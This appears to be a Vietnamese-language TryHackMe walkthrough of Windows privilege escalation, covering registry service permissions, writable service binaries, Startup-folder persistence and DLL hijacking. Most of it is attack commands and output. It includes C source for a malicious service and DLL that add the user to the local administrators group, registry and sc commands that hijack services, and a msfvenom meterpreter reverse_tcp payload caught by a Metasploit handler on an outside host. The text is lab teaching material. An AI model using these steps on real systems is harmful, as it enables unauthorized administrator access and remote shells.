
```
PS C:\Users\user> Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl

Path       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\regsvc
Owner      : BUILTIN\Administrators
Group      : NT AUTHORITY\SYSTEM
Access     : Everyone Allow ReadKey
           NT AUTHORITY\INTERACTIVE Allow FullControl
           NT AUTHORITY\SYSTEM Allow FullControl
           BUILTIN\Administrators Allow FullControl
Audit      :
Sddl       : O:BAG:SYD:P<A;CI;KR;;;WD><A;CI;KA;;;IU><A;CI;KA;;;SY><A;CI;KA;;;BA>
```

Khai thác

Máy ảo Windows

1. Sao chép ‘C:\Users\User\Desktop\Tools\Source\windows_service.c’ vào máy ảo Kali.



```
(root@kali)-[/home/kali/tryhackme]
# cat file
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("whoami > c:\\windows\\temp\\service.txt");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;
    ServiceTable[1].lpServiceName = NULL;

    (root@kali)-[/home/kali/tryhackme]
# mv file windows_service.c

(root@kali)-[/home/kali/tryhackme]
# ls
cve_2019_18634  hash.txt  rsa_1  setup.msi  windows  windows_service.c
```

máy ảo Kali

1. Mở windows_service.c trong trình soạn thảo văn bản và thay thế lệnh được sử dụng bởi hàm system() thành: cmd.exe /k net localgroup administrators user /add

```
GNU nano 6.4 windows_service.c *
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd.exe /k net localgroup administrators user /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
```

2. Thoát khỏi trình soạn thảo văn bản và biên dịch tệp bằng cách nhập nội dung sau vào dấu nhắc lệnh: x86_64-w64-mingw32-gcc windows_service.c -o x.exe (LƯU

Ý: nếu phần mềm này chưa được cài đặt, hãy sử dụng 'sudo apt install gcc-mingw-w64')

```
(root@kali)-[/home/kali/tryhackme]
# sudo apt install gcc-mingw-w64
Reading package lists... Done
Building dependency tree... Done

(root@kali)-[/home/kali/tryhackme]
# x86_64-w64-mingw32-gcc windows_service.c -o x.exe

(root@kali)-[/home/kali/tryhackme]
# ls
cve_2019_18634  hash.txt  rsa_1  setup.msi  windows  windows_service.c  x.exe


(root@kali)-[/home/kali/tryhackme]
#
```

3. Sao chép tệp x.exe đã tạo vào máy ảo Windows.

```
(root@kali)-[/home/kali/tryhackme]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Máy ảo Windows

1. Đặt x.exe vào 'C:\Temp'.



2. Mở dấu nhắc lệnh tại loại:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\x.exe /f
```

```
C:\Users\user>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\x.exe /f
The operation completed successfully.
```

3. Trong dấu nhắc lệnh gõ: sc start regsvc

```
C:\Users\user>sc start regsvc

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2404
        FLAGS                 :

C:\Users\user>
```

4. Có thể xác nhận rằng người dùng đã được thêm vào nhóm quản trị viên cục bộ bằng cách nhập thông tin sau vào dấu nhắc lệnh: **net localgroup administrators**

```

      FLAGS
      :
.
. C:\Users\user> net localgroup administrators
. Alias name      administrators
. Comment        Administrators have complete and unrestricted access to the compu
. ter/domain
. Members
.
. -----
. Administrator
. TCM
. user
. The command completed successfully.
```

Task 6 Service Escalation - Executable Files

phát hiện

Máy ảo Windows

1. Mở dấu nhắc lệnh và gõ: `C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"`

```
C:\Users\user>\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"
The system cannot find the path specified.

C:\Users\user>Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\File Permissions Service\filepermservice.exe
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
    FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
    FILE_ALL_ACCESS
RW BUILTIN\Administrators
    FILE_ALL_ACCESS

C:\Users\user>
```

2. Lưu ý rằng nhóm người dùng “Everyone” có quyền “FILE_ALL_ACCESS” trên tệp filepermservice.exe.

Khai thác

Máy ảo Windows

1. Mở dấu nhắc lệnh và gõ: sao chép `/y c:\Temp\x.exe "c:\Program Files\File Permissions Service\filepermservice.exe"`

```
C:\Users\user>copy /y c:\Temp\x.exe "c:\Program Files\File Permissions Service\filepermservice.exe"
1 file(s) copied.
```

2. Tại dấu nhắc lệnh gõ: `sc start filepermsvc`

```
C:\Users\user>sc start filepermsvc

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2196
        FLAGS                 :
```

3. Có thể xác nhận rằng người dùng đã được thêm vào nhóm quản trị viên cục bộ bằng cách nhập thông tin sau vào dấu nhắc lệnh: **net localgroup administrators**


```
•          FLAGS          :
•
• C:\Users\user>net localgroup administrators
• Alias name      administrators
• Comment        Administrators have complete and unrestricted access to the com-
• ter/domain
•
• Members
•
• -----
• Administrator
• TCM
• user
• The command completed successfully.
```

Task 7 Privilege Escalation - Startup Applications

phát hiện

Máy ảo Windows

1. Mở dấu nhắc lệnh và gõ:

icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

2. Từ thông báo đầu ra rằng nhóm "BUILTIN\Users" có toàn quyền truy cập '(F)' vào thư mục.

```
C:\Users\user> icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
TCM-PC\TCM:(I)<OI><CI><FI>
CI><DE,DC>
:(I)<OI><CI><FI> NT AUTHORITY\SYSTEM
ors:(I)<OI><CI><FI> BUILTIN\Administrators
I><CI><RX> BUILTIN\Users:(I)<OI><CI><FI>
><RX> Everyone:(I)<OI><CI><FI>
Successfully processed 1 files; Failed processing 0 files
C:\Users\user>_
```

Khai thác

máy ảo Kali

1. Mở dấu nhắc lệnh và gõ: msfconsole

2. Trong Metasploit (msf > prompt), gõ: sử dụng multi/handler

3. Trong Metasploit (msf > prompt), gõ: set payload windows/meterpreter/reverse_tcp

4. Trong Metasploit (msf > prompt), gõ: đặt lhost [Địa chỉ IP máy ảo Kali]

5. Trong Metasploit (msf > prompt), gõ: run

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.52.203
lhost => 10.18.52.203
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.18.52.203:4444
C:\Users\user> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted domain
Members
Administrator
TCM-PC
user
The command completed successfully.
C:\Users\user> icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
TCM-PC\TCM:(I)<OI><CI><FI>
CI><DE,DC>
:(I)<OI><CI><FI> NT AUTHORITY\SYSTEM
ors:(I)<OI><CI><FI> BUILTIN\Administrators
I><CI><RX> BUILTIN\Users:(I)<OI><CI><FI>
><RX> Everyone:(I)<OI><CI><FI>
Successfully processed 1 files; Failed processing 0 files
C:\Users\user>_
```

6. Mở một dấu nhắc lệnh khác và nhập: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Địa chỉ IP máy ảo Kali] -f exe -o x.exe`


```
(root@kali)-[/home/kali/tryhackme]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.52.203 -f exe -o x.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: x.exe

(root@kali)-[/home/kali/tryhackme]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

7. Sao chép tệp đã tạo, x.exe, vào máy ảo Windows.

Máy ảo Windows

1. Đặt x.exe trong “C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup”.



2. Đăng xuất.

3. Đăng nhập bằng thông tin đăng nhập tài khoản quản trị viên.

```
(root@kali)-[/home/kali]
# xfreerdp /u:TCM /p:Hacker123 /v:10.10.70.66
[12:13:46:337] [23954:23955] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:13:46:337] [23954:23955] [WARN][com.freerdp.crypto] - CN = TCM-PC
[12:13:49:953] [23954:23955] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[12:13:49:953] [23954:23955] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[12:13:49:996] [23954:23955] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[12:13:49:996] [23954:23955] [INFO][com.freerdp.channels.dr dynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[12:13:50:418] [23954:23955] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
```

máy ảo Kali

1. Đợi phiên được tạo, có thể mất vài giây.
2. Trong Meterpreter(meterpreter > prompt), gõ: `getuid`
3. Từ đầu ra, thông báo người dùng là “User-PC\Admin”

```
msf6 exploit(multi/handler) > run
Instance Size : t2.small
Architecture : AMD64

[*] Started reverse TCP handler on 10.18.52.203:4444
[*] 10.10.70.66 - Meterpreter session 2 closed. Reason: Died
[*] 10.10.70.66 - Meterpreter session 3 closed. Reason: Died
[*] Sending stage (175686 bytes) to 10.10.70.66
[*] Sending stage (175686 bytes) to 10.10.70.66
[*] Meterpreter session 4 opened (10.18.52.203:4444 → 10.10.70.66:49302) at 2023-06-26 12:14:24 -0400
[*] Meterpreter session 5 opened (10.18.52.203:4444 → 10.10.70.66:49303) at 2023-06-26 12:14:25 -0400

meterpreter > getuid
Server username: TCM-PC\TCM
meterpreter > 
```

Task 8 Service Escalation - DLL Hijacking



phát hiện

Máy ảo Windows

```
C:\Users\user>net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the compu
ter/domain
Members

-----
Administrator
ICM
user
The command completed successfully.
```

1. Mở thư mục Công cụ nằm trên màn hình nền, sau đó chuyển đến thư Process Monitor folder




2. Trên thực tế, các tệp thực thi sẽ được sao chép từ máy chủ của nạn nhân sang máy chủ của kẻ tấn công để phân tích trong thời gian chạy. Ngoài ra, phần mềm tương tự có thể được cài đặt trên máy chủ của kẻ tấn công để phân tích, trong trường hợp chúng
3. lấy được phần mềm đó. Để mô phỏng điều này, nhấp chuột phải vào Procmon.exe và chọn Run as administrator ' từ menu.


Time ...	Process Name	PID	Operation	Path	Result	Detail
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 408,576, Le...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 372,224, Le...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 351,744, Le...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\kernel32.dll	SUCCESS	Offset: 1,053,696, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 2,088,960, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 2,056,192, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 2,035,712, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 2,027,520, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 1,757,184, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 177,664, Le...
12:26:...	SearchIndexer...	3032	FileSystemControlC:		SUCCESS	Control: FSCTL_R...
12:26:...	SearchIndexer...	3032	FileSystemControlC:		SUCCESS	Control: FSCTL_R...
12:26:...	SearchIndexer...	3032	FileSystemControlC:		SUCCESS	Control: FSCTL_Q...
12:26:04.7530120 PM	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 2,072,576, ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 783,872, Le...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...
12:26:...	SearchIndexer...	3032	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 779,776, Le...
12:26:...	SearchIndexer...	3032	FileSystemControlC:		SUCCESS	Control: FSCTL_R...
12:26:...	SearchIndexer...	3032	FileSystemControlC:		SUCCESS	Control: FSCTL_R...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...
12:26:...	svchost.exe	1092	TCP Receive	TCM-PC.eu-west-1.compute.internal.ms...	SUCCESS	Length: 37, sequ...

4. Trong procmon, chọn " filter ". Từ menu thả xuống ngoài cùng bên trái, chọn 'Tên quy trình'.

5. Tại ô nhập trên cùng dòng gõ: dllhijackservice.exe




6. Đảm bảo dòng có nội dung “Process Name is dllhijackservice.exe then Include” và nhấp vào nút ‘Add’, sau đó ‘Apply’ và cuối cùng là ‘OK’.



7. Tiếp theo, chọn từ menu thả xuống ngoài cùng bên trái 'Result'.

8. Tại ô nhập cùng dòng gõ: NAME NOT FOUND

9. Đảm bảo dòng có nội dung “Result is NAME NOT FOUND then Include” và nhấp vào nút ‘Add’, sau đó ‘Apply’ và cuối cùng là ‘OK’.



10. Mở dấu nhắc lệnh và gõ: `sc start dllsvc`

```
C:\Users\user>sc start dllsvc


SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2300
        FLAGS                 :
C:\Users\user>
```

11. Cuộn xuống cuối cửa sổ. Một trong những kết quả được đánh dấu cho thấy rằng dịch vụ đã cố thực thi 'C:\Temp\hijackme.dll' nhưng không thể thực hiện điều đó vì không tìm thấy tệp. Lưu ý rằng 'C:\Temp' là vị trí có thể ghi.

Khai thác

Máy ảo Windows

1. Sao chép 'C:\Users\User\Desktop\Tools\Source\windows_dll.c' vào máy ảo Kali.
máy ảo Kali



1. Mở windows_dll.c trong trình soạn thảo văn bản và thay thế lệnh được sử dụng bởi hàm system() thành: `cmd.exe /k net localgroup administrators user /add`

```
(root@kali)-[/home/kali/tryhackme]
# nano windows_ddl.c

(root@kali)-[/home/kali/tryhackme]
# cat windows_ddl.c
// For x64 compile with: x86_64-w64-mingw32-gcc windows_ddl.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_ddl.c -shared -o output.dll

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrators user /add");
        ExitProcess(0);
    }
    return TRUE;
}
```

2. Thoát trình soạn thảo văn bản và biên dịch tệp bằng cách nhập nội dung sau vào dấu nhắc lệnh: `x86_64-w64-mingw32-gcc windows_ddl.c -shared -o hijackme.dll`

```
(root@kali)-[/home/kali/tryhackme]
# x86_64-w64-mingw32-gcc windows_ddl.c -shared -o hijackme.dll
cc1: fatal error: windows_ddl.c: No such file or directory
compilation terminated.

(root@kali)-[/home/kali/tryhackme]
# ls
cve_2019_18634  hash.txt  rsa_1  setup.msi  windows  windows_ddl.c  windows_service.c  x.exe

(root@kali)-[/home/kali/tryhackme]
# x86_64-w64-mingw32-gcc windows_ddl.c -shared -o hijackme.dll


(root@kali)-[/home/kali/tryhackme]
# ls
cve_2019_18634  hash.txt  hijackme.dll  rsa_1  setup.msi  windows  windows_ddl.c  windows_service.c  x.exe
```

